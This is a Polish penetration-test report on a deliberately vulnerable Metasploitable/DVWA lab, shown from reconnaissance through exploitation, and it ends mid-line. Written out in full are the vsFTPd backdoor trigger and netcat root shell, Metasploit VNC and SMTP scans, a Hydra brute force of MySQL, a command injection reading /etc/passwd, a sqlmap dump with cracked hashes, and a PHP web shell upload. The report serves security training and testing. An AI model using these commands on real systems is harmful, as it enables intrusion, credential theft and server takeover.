Obecnie, port 25 jest unikany z powodu ograniczeń i blokad związanych z ochroną przed wiadomościami typu SPAM. Nowoczesne wdrożenia SMTP korzystają z portów 587 lub 465, co zapewnia bezpieczną transmisję zgodnie z RFC 8314. Serwery SMTP działają jak wirtualne urzędy pocztowe, które odbierają i przekazują wiadomości między nadawcą a odbiorcą. Podobnie jak list przechodzi przez lokalne i docelowe placówki pocztowe, e-mail trafia przez serwery SMTP nadawcy i odbiorcy. To szybki i efektywny system, umożliwiający przesyłanie wiadomości w ułamku sekundy.

## Analiza usługi MySQL

Kolejnym interesującą usługą, jest serwer baz danych MySQL działający na porcie 3306. Numer wersji serwera to **5.0.51a-3ubuntu5**. Choć jest to wersja przestarzała, która doszła

```
2121/tcp open  ftp      no/ ProFTPD 1.3.1  
3306/tcp open  mysql    no/ MySQL 5.0.51a-3ubuntu5  
5432/tcp open  postgresql no/ PostgreSQL DB 8.3.0 - 8.3.7
```

Rysunek 4.4.: Usługa MySQL

już do swojego End Of Life, nie znaleziono znanych podatności, które pozwalały by na zaatakowanie bazy nieuwierzytelnonemu użytkownikowi. Z tego powodu, w ramach testu penetracyjnemu przyjrzymy się metodzie logowania i standardom haseł.

## Analiza usługi UnrealIRCd

UnrealIRCd to deamon serwera IRC o otwartym kodzie źródłowym. Pozwala on na hostowanie serwera IRC, służącego do wymieniania wiadomości tekstowych. Niestety nie znamy

```
6000/tcp open  X11      net/err (access denied)
6667/tcp open  irc       UnrealIRCd
8009/tcp open  ajp13    Apache Jserv (Protocol v1.3)
```

Rysunek 4.5.: Usługa UnrealIRCd

wersji tego deamona, lecz przeszłe wersje posiadały backdoor pozwalający na zdalne wykonywanie kodu, więc w czasie testu penetracyjnego przetestujemy, czy podatność ta jest w tej instancji załatwiona.

# 5. Eksplotacja

## 5.1. Eksplotacja podatności systemu operacyjnego

### Eksplotacja usługi FTP

Wywołanie podatności serwera VSFTPD:

```
ftp 192.168.189.137  
Name(192.168.189.137:root):foo:)
```

Hasło należy zostawić puste, użytkownik i tak zostanie uwierzytelniony.  
Połączenie z powłoką systemu i wywołanie interaktywnego terminala:

```
nc -vn 192.168.189.137 6200  
python -c "import pty;pty.spawn('/bin/bash')"
```

<pre>└\$ ftp 192.168.189.137 Connected to 192.168.189.137. 220 (vsFTPd 2.3.4) Name (192.168.189.137:██████): foo: 331 Please specify the password. Password:  421 Service not available, remote server timed out, Connection closed. ftp: Login failed ftp&gt; █</pre>	<pre>└\$ nc -vn 192.168.189.137 6200 (UNKNOWN) [192.168.189.137] 6200 (?) open python -c "import pty;pty.spawn('/bin/bash')" root@metasploitable:/# whoami whoami root root@metasploitable:/# █</pre>
--	---

Rysunek 5.1.: Udana eksplotacja podatności FTP

# Eksplotacja usługi SSH

Dla podanej podatności CVE istnieją Exploity, np. [Exploit OpenSSH 4.7.p1](#), który za pomocą Brute Force odzyskuje aktywne sesje SSH i przechodzi w interaktywny tryb, który umożliwia użytkownikowi interakcję z sesją.

Aby Exploit zadziałał poprawnie potrzebny jest Metasploit Framework, python3 oraz biblioteka pwntools. Po sklonowaniu repozytorium i dopasowaniu uprawnień można bezpośrednio uruchomić skrypt.

```
Creator :  
/$$      /$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$$$$$$ /$$$$$$$  
| $$ $$/ /$$$/ /$$/_ $$ /$$/_ $$ /$$/_ $$ /$$/_ $$ /$$/_ $$ | $$ ____/  
| $$$$/ /$$/$$| $$ \ $$| $$ \ _/| $$ \ _/| $$ \ _/| $$ \ _/| $$ \ _/| $$ \ _/  
| $$ $$/$$| $$ | $$| $$ $$| $$ | $$ | $$ | $$ | $$ | $$ | $$ | $$ | $$ | $$  
| $$ $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$  
| $$\ $| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$  
| $$ \ V| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$| $$  
| _/| _/| \_/_/| _/_/| _/_/| \_/_/| \_/_/| \_/_/| \_/_/| \_/_/| \_/_/| \_/_/  
  
~ CVE-2008-5161 Exploit ~  
  
Enter Target IP: 192.168.189.137  
[+] Running MSFConsole ...  
[+] Opening connection to 192.168.189.137 on port 22: Done  
[+] Starting local process '/usr/bin/msfconsole': pid 35347  
[>] e/arzaca/OpenSSH_4.7p1-Exploit/../openssh_4.7p1.py:135: BytesWarning: Text is not bytes; a  
[+] ing ASCII, no guarantees. See https://docs.pwntools.com/#bytes  
[>] f.sendline("show sessions")  
[v] e/arzaca/OpenSSH_4.7p1-Exploit/../openssh_4.7p1.py:136: BytesWarning: Text is not bytes; a  
[>] ing ASCII, no guarantees. See https://docs.pwntools.com/#bytes  
[<] f.sendline("sessions -i 1")  
[<] Switching to interactive mode  
[<] sts ⇒ 192.168.189.137  
[+] auxiliary(scanner/ssh/ssh_login) > userpass_file ⇒ /usr/share/wordlists/metasploit/piat  
  
msf6 auxiliary(scanner/ssh/ssh_login) > [*] Starting interaction with 1 ...  
  
$ pwd  
/home/user  
$ whoami  
user  
$ █
```

Rysunek 5.2.: Udana eksplotacja podatności OpenSSH

## Eksplotacja usługi VNC

Uruchamiamy w terminalu na Kali Linux, za pomocą komendy *metasploit*, narzędzie Metasploit. W konsoli wykorzystamy skaner logowania VNC. Moduł ten 5.3 przetestuje serwer VNC na komputerze (stacji docelowej) i zgłosi pomyślne logowania.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/vnc/vnc_login
```

Rysunek 5.3.: Wykorzystanie skanera logowania VNC

Jak przedstawiono na screenie 5.4 ustawiliśmy adres IP docelowy na badaną maszynę, tj. adres IPv4 192.168.158.147.

```
msf6 auxiliary(scanner/vnc/vnc_login) > set rhosts 192.168.158.149
rhosts => 192.168.158.149
```

Rysunek 5.4.: Ustawienie adresu docelowego, czyli adresu IP badanej stacji

Kolejnym ważnym krokiem jest uruchomienie exploita za pomocą komendy *exploit*.

```
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.158.149:5900 - 192.168.158.149:5900 - Starting VNC login sweep
[!] 192.168.158.149:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.158.149:5900 - 192.168.158.149:5900 - Login Successful: :password
[*] 192.168.158.149:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > 
```


Rysunek 5.5.: Działanie polecenia exploit, wraz z wynikiem (udana próba logowania)

Rysunek 5.5 potwierdza, że serwer VNC zwrócił pozytywną odpowiedź, dla hasła o wartości password.

## 5. Eksplotacja

---

Zatem wykorzystujemy ten fakt. Za pomocą komendy `vncviewer 192.168.158.149` logujemy się, podając adres IP docelowy - **192.168.158.149** i przechwycone hasło o wartości **password**.



The terminal session shows the following steps:


```
View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/vnc/vnc_login) > exploit
[*] 192.168.158.149:5900 - 192.168.158.149:5900 - Starting VNC login sweep
[*] 192.168.158.149:5900 - No active DB -- Credential data will not be saved!
[*] 192.168.158.149:5900 - 192.168.158.149:5900 - Login Successful: :password
[*] 192.168.158.149:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) > exit

[+] (root㉿kali)-[~/home/kali]
# vncviewer 192.168.158.149
Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Password:
Authentication successful
Desktop name 'root's X desktop (metasploitable:0)'
VNC server default format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
 32 bits per pixel.
Least significant byte first in each pixel.
True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

The VNC viewer window titled "TightVNC: root's X desktop (metasploitable:0)" is visible on the right, showing a blue desktop background.

Rysunek 5.6.: Uzyskanie dostępu zdalnego do maszyny docelowej

Proces eksploitacji przebiegł pomyślnie. Jesteśmy zalogowani od razu jako **root**. Co potwierdzają zarówno rysunek 5.6 oraz rysunek 5.7. Użytkownik root w systemie Linux ma pełną kontrolę nad systemem operacyjnym, z racji posiadanych pełnych uprawnień.



The terminal session shows the following commands:

```
TightVNC: root's X desktop (metasploitable:0)
root@metasploitable: ~
root@metasploitable:~/# whoami
root
root@metasploitable:~/#
```

Rysunek 5.7.: Proces eksploitacji kończy się uzyskaniem dostępu do stacji jako root

Powody, dla których cały proces wykorzystania podatności na usługę VNC przebiegły, w tak prosty i nieskomplikowany sposób, to:

- słabe hasło dostępowe - brak zróżnicowanych znaków ASCII, zbyt mała liczba użytych znaków,
- otwarty port nr 5900, na którym działa usługa VNC.

## Eksplotacja usługi SMTP

Port nr 25 na badanej stacji docelowej jest otwarty, a co za tym idzie nie jest chroniony. Możemy zatem wykorzystać skaner SMTP.

SMTP zawiera dwa wewnętrzne polecenia umożliwiające enumerację użytkowników: VRFY (weryfikuje poprawność nazw użytkowników) oraz EXPN (ujawnia rzeczywiste adresy stojące za aliasami lub listami mailingowymi). Wykorzystanie tych poleceń może pozwolić atakującym na uzyskanie listy prawidłowych użytkowników na serwerze.

```
Metasploit Documentation: https://docs.metasploit.com/
msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) >
```

Rysunek 5.8.: Wykorzystujemy skaner SMTP dostępny w narzędziu Metasploit

Narzędzie Metasploit pozwoli na wykorzystanie otwartego portu nr 25, na którym działa usługa SMTP. Ważnym krokiem jest ustawienie adresu docelowego na adres badanej maszyny (192.168.158.149). Dokonujmy tego za pomocą polecenia *set RHOSTS 192.168.158.149* bezpośrednio w narzędziu Metasploit (rysunek 5.9).

```
msf6 auxiliary(scanner/smtp/smtp_enum) > set rhosts 192.168.158.149
rhosts => 192.168.158.149
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
```

Rysunek 5.9.: Ustawienie odpowiedniego docelowego adresu IP na adres badanej maszyny.


Proces eksplotacji zakończono sukcesem, co przedstawiono na rysunku 5.10.

```
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.158.149:25 - 192.168.158.149:25 Banner: 220 metasploitable
[+] 192.168.158.149:25 - 192.168.158.149:25 Users found: , backup, bi
stfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, us
[*] 192.168.158.149:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) > █
```

Rysunek 5.10.: Znalezieni użytkownicy

## Eksplotacja usługi MySQL

Podeczas wstępnej analizy usługi, nie udało nam się znaleźć powszechnej podatności, która pozwoliłaby na nieuwierzytelny dostęp do serwera MySQL. Z tego powodu użyjemy narzędzia Hydra, aby przetestować, czy standardy haseł są w akceptowalnym stanie.



```
(kali㉿kali)-[~]
$ hydra -l root -P /usr/share/wordlists/rockyou.txt.gz mysql://192.168.1.102 -t 8
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these ** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-01-12 14:41:35
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session found, to prevent overwriting, ./hydra.restore
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.1.102:3306/
[STATUS] 2888.00 tries/min, 2888 tries in 00:01h, 14341511 to do in 82:46h, 4 active
[3306][mysql] host: 192.168.1.102 login: root
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 3 final worker threads did not complete until end.
[ERROR] 3 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-01-12 14:43:28
```

Rysunek 5.11.: Hydra osiągnęła sukces w szukaniu kombinacji login:hasło

Jak widać na powyższym rysunku, hydrze udało się znaleźć kombinację loginu: root i pustego hasła, by uzyskać dostęp do konta na serwerze MySQL. Jest to absolutnie niedopuszczalne, gdyż są to domyślne credentiale dla świeżej instalacji serwera. Ale w celu pełnego sprawdzenia, spróbujmy się jeszcze zalogować na serwer tymi danymi.



```
(kali㉿kali)-[~]
$ mysql -h 192.168.1.102 -u root -p --ssl=FALSE
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 46868
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> SHOW GRANTS;
+-----+
| Grants for root@%                                         |
+-----+
| GRANT ALL PRIVILEGES ON *.* TO 'root'@'%' WITH GRANT OPTION |
+-----+
1 row in set (0.001 sec)

MySQL [(none)]> \q
Instructions on the home page and additional information is available at Wiki Pages - Damn Vulnerable Web Application (DVWA)
```

Rysunek 5.12.: Używamy flagi --ssl=FALSE, gdyż doświadczaliśmy mismatcha wersji SSL

Jak widać powyżej, login:root hasło: były wystarczające, by zalogować się na konto. Co gorsza, to konto ma pełne uprawnienia w bazie danych.

## Eksplotacja usługi UnrealIRCd

Kolejną usługą, której się przyjrzymy to daemon serwera IRC. Posiadał w przeszłości backdoora, więc chcemy sprawdzić, czy obecna wersja jest aktualna i pozbawiona tej podatności, gdyż jak wszyscy wiemy, "backdoory są niedobre dla bezpieczeństwa" [8].

Dla łatwości przetestowania i retestowania, posłużymy się modułem metasploit "exploit/unix/irc/unreal\_ircd\_3281\_backdoor"

Rysunek 5.13.: Skuteczna eksploitacja modułu

W prosty sposób udało się uzyskać dostęp do konta administratora na serwerze klienta. Wykorzystaliśmy do tego moduł metasploit, który wymaga istnienia wersji deamona z backdoorem - który się w tym wypadku tu znajdował.

## 5.2. Eksplotacja podatności aplikacji webowej

Na głównym serwerze infrastruktury uruchomiony jest serwis Apache hostujący aplikację webową, w której znalezione zostały potencjalne wektory ataku.

### Command Execution

Jedną z funkcjonalności aplikacji webowej jest sprawdzenie połączenia/opóźnienia za pomocą wywołania komendy ping na podany przez użytkownika adres. Po wykonaniu wyświetlony zostaje wynik komendy terminalowej. W takim wypadku należy sprawdzić, czy input użytkownika jest odpowiednio weryfikowany przed wykonaniem jakiegokolwiek skryptu.

The screenshot shows a web form titled "Ping for FREE". It has a text input field containing "127.0.0.1" and a "submit" button. Below the form, the output of a ping command is displayed in red text:

```
PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.  
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.023 ms  
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.012 ms  
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.018 ms  
  
--- 127.0.0.1 ping statistics ---  
3 packets transmitted, 3 received, 0% packet loss, time 1998ms  
rtt min/avg/max/mdev = 0.012/0.017/0.023/0.006 ms
```

Rysunek 5.14.: Wynik wykonania komendy dla adresu loopback

Test wykonania dodatkowej komendy za pomocą utworzenia pipeline zakończył się powodzeniem. To wskazuje na istnienie podatności Command Injection/Execution, która może zostać wykorzystana do przejęcia systemu lub wyciągnięcia z niego wrażliwych danych.

The screenshot shows a web form titled "Ping for FREE". It has a text input field containing "127.0.0.1 | ls" and a "submit" button. Below the form, the output of the command is displayed in red text:

```
help  
index.php  
source
```

Rysunek 5.15.: Wynik wykonania komendy dla pipeline z dodatkową komendą

**Ping for FREE**

Enter an IP address below:

```
127.0.0.1 | cat /etc/passwd 
```

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101:/var/lib/libuuid:/bin/sh
dhcp:x:101:102:/nonexistent:/bin/false
syslog:x:102:103:/home/syslog:/bin/false
klog:x:103:104:/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113:/var/cache/bind:/bin/false
postfix:x:106:115:/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534:::/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002,,,:/home/service:/bin/bash
telnetd:x:112:120:/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
snmp:x:115:65534::/var/lib/snmp:/bin/false
```

Rysunek 5.16.: Wynik wykonania komendy, która pozwala uzyskać nazwy użytkowników i hasza ich haseł

## Blind SQL Injection

Kolejną funkcjonalnością dostępną w aplikacji webowej, którą poddajemy testom penetracyjnym jest możliwość sprawdzenia na podstawie nr ID danych, dla poszczególnych użytkowników zapisanych w bazie danych. Użytkownik poprzez wprowadzenie odpowiedniego nr ID może wyświetlić imię (ang. *First name*) oraz nazwisko (ang. *Surname*) dla podanego ID. Działanie tej funkcjonalności zaprezentowana na rysunku 5.18

The screenshot shows a web page titled "Vulnerability: SQL Injection (Blind)". Below the title is a form field labeled "User ID:" followed by a text input box and a "Submit" button.

Rysunek 5.17.: Funkcjonalność dostępna w aplikacji webowej

Blind SQL Injection (Blind SQLi) polega na wykorzystaniu podatności aplikacji na wstrzykiwanie zapytań SQL, jednak różni się od klasycznego SQL Injection tym, że atakujący nie otrzymuje bezpośredniego wyniku zapytania. Zamiast widocznych efektów, takich jak dane wyświetlane na stronie, atakujący analizuje subtelne zmiany w działaniu aplikacji, by wydobyć informacje.

The screenshot shows the same web page as in Figure 5.17, but with the "User ID" field containing the value "1". Below the form, the results are displayed in red text: "ID: 1", "First name: admin", and "Surname: admin".

Rysunek 5.18.: Efekt wykonania polecenia

## 5. *Eksplotacja*

Aby jednak uzyskać dostęp do bazy danych, zapisanych w nich nazw użytkowników, haseł i innych ważnych danych wykorzystamy narzędzie sqlmap oraz Burpsuite.

Za pomocą odpowiednio skonfigurowanego narzędzia Burpsuite przechwytyujemy wysłane żądanie SQL. Najbardziej interesuje nas parametr PHPSESSID. Podkreślono go na rysunku 5.19 na czerwony kolor.

```
GET /dwva/vulnerabilities/sql_injection/?id=0&Submit=Submit HTTP/1.1
Host: 192.168.158.149
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.158.149/dwva/vulnerabilities/sql_injection/
Cookie: security=low; PHPSESSID=6f6f0019bf428518c9bf7482238cae29
Upgrade-Insecure-Requests: 1
```

Rysunek 5.19.: Efekt wykonania polecenia

Kolejno w terminalu na maszynie Kali Linux wprowadzamy polecenie, przedstawione na rysunku 5.20. Polecenie to ma na celu zrzucenie danych z bazy danych oraz złamaniu, ujawnieniu hashy haseł przechowywanych w bazie danych.

```
[kali㉿kali:~] [~] LONSY - DowT CuseSystemAffonSettingsson -Rewire what ext=ttrue
└─$ sqlmap -u "http://192.168.158.149/dwva/vulnerabilities/sql_injection/?id=16Submit=Submit#" --cookie="security=medium; PHPSESSID=6f6f0019bf428518c9bf7482238cae29" --dump
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
```

Rysunek 5.20.: Polecenie wykonane w sqlMap

## 5. Eksplotacja

---

Wszystko przebiega zgodnie z planem. Program sqlmap rozpoczyna łamanie haseł dostępowych zapisanych dla poszczególnych użytkowników w tabeli *users* w bazie danych *dvwa*.

```
[14:37:13] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N]

[14:37:13] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:37:13] [INFO] starting 8 processes
[14:37:18] [INFO] cracked password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[14:37:20] [INFO] cracked password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[14:37:26] [INFO] cracked password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
[14:37:29] [INFO] cracked password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'

Database: dvwa
Table: users
[5 entries]
```

Rysunek 5.21.: Łamanie haseł przy pomocy narzędzia sqlMap

Ostateczny wynik, tabela *users* bazy danych *dvwa* została przedstawiona na rysunku 5.22.

Database: dvwa						
Table: users						
[5 entries]						
user_id	user	avatar	password	last_name	first_name	role
1	admin	http://172.16.123.129/dvwa/hackable/users/admin.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	admin	admin	Administrator
2	gordonb	http://172.16.123.129/dvwa/hackable/users/gordonb.jpg	e99a18c428cb38d5f260853678922e03 (abc123)	Brown	Gordon	User
3	1337	http://172.16.123.129/dvwa/hackable/users/1337.jpg	8d3533d75ae2c3966d7e0d4fcc69216b (charley)	Me	Hack	User
4	pablo	http://172.16.123.129/dvwa/hackable/users/pablo.jpg	0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)	Picasso	Pablo	User
5	smithy	http://172.16.123.129/dvwa/hackable/users smithy.jpg	5f4dcc3b5aa765d61d8327deb882cf99 (password)	Smith	Bob	User

Rysunek 5.22.: Tabela *users* w bazie danych o nazwie *dvwa*

## File Upload

Aplikacja webowa udostępnia możliwość przesyłania i przechowywania plików na serwerze. Jeśli przesyłane dane nie są odpowiednio ograniczane (np. co do typu pliku) lub nie posiadają odpowiednich uprawnień odizolowujących ich od reszty systemu, rodzi to potencjalne zagrożenie.

Test obejmuje stworzenie potencjalnie niebezpiecznego pliku - skryptu pozwalającego na zdalne wykonanie komend na serwerze oraz próbę przesłania go na ten serwer.

Wykorzystany plik to [Simple PHP Shell](#).



```
<body>
  <main>
    <h1>Web Shell</h1>
    <h2>Execute a command</h2>

    <form method="post">
      <label for="cmd"><strong>Command</strong></label>
      <div class="form-group">
        <input type="text" name="cmd" id="cmd" value=<?= htmlspecialchars($_POST['cmd'], ENT_QUOTES, 'UTF-8') ?>
          onfocus="this.setSelectionRange(this.value.length, this.value.length);"
          autofocus required>
        <button type="submit">Execute</button>
      </div>
    </form>

    <?php if ($_SERVER['REQUEST_METHOD'] == 'POST'): ?>
      <h2>Output</h2>
      <?php if (isset($cmd)): ?>
        <pre><?= htmlspecialchars($cmd, ENT_QUOTES, 'UTF-8') ?></pre>
      <?php else: ?>
        <pre><small>No result.</small></pre>
      <?php endif; ?>
    <?php endif; ?>
  </main>
</body>
</html>
```

Rysunek 5.23.: Główna część zawartości skryptu PHP

Próba wysłania plik bezpośrednio funkcją "Upload" nie powiodła się, ale nie oznacza to że funkcjonalność jest całkiem bezpieczna. Kontynuując test wykorzystane zostało oprogramowanie **Burp Suite**.

## 5. Eksplotacja

---

Z uruchomionym proxy Burp Suite zostało przechwycone zapytanie POST po ponownej próbie przesłania pliku na serwer. Następnie zapytanie to zostało przesłane do Repeatera

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.189.137
3 Content-Length: 2751
4 Cache-Control: max-age=0
5 Accept-Language: en-US
6 Upgrade-Insecure-Requests: 1
7 Origin: http://192.168.189.137
8 Content-Type: multipart/form-data;
boundary=---WebKitFormBoundaryXPMo15cmud77vILN
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
10 Accept:
text/html,application/xhtml+xml,application/xml;q=
0.9,image/avif,image/webp,image/apng,*/*;q=0.8,app
lication/signed-exchange;v=b3;q=0.7
11 Referer:
http://192.168.189.137/dvwa/vulnerabilities/upload/
12 Accept-Encoding: gzip, deflate, br
13 Cookie: security=high; security=medium; PHPSESSID=
683ed96ddc19f77bd48e6ea7c66612c6
14 Connection: keep-alive
15
16 -----WebKitFormBoundaryXPMo15cmud77vILN
17 Content-Disposition: form-data; name="
MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundaryXPMo15cmud77vILN
21 Content-Disposition: form-data; name="uploaded";
filename="index.php"
22 Content-Type: application/x-php
23
24 <?php
25 if (!empty($_POST['cmd'])) {
26 $cmd = shell_exec($_POST['cmd']);
27 }
28 ?>
29 <!DOCTYPE html>
30 <html lang="en">
```

```
61 <br />
62 <br />
63 <input type="submit" name="Upload"
value="Upload" />
64 </form>
65 <pre>
66 Your image was not uploaded.
67 </pre>
68 </div>
69 <h2>
70 More info
71 </h2>
<ul>
<li>
<a href="
72 http://hiderefer.com/?http://www.owasp
.org/index.php/Unrestricted_File_Upload
d" target="_blank">
73 http://www.owasp.org/index.php/Unre
stricted_File_Upload
</a>
</li>
<li>
<a href="
http://hiderefer.com/?http://blogs.sec
uriteam.com/index.php/archives/1268"
target="_blank">
74 http://blogs.securiteam.com/index.ph
p/archives/1268
</a>
</li>
<li>
<a href="
http://hiderefer.com/?http://www.acune
tix.com/websitetecurity/upload-forms-t
hreat.htm" target="_blank">
75 http://www.acunetix.com/websitetesecur
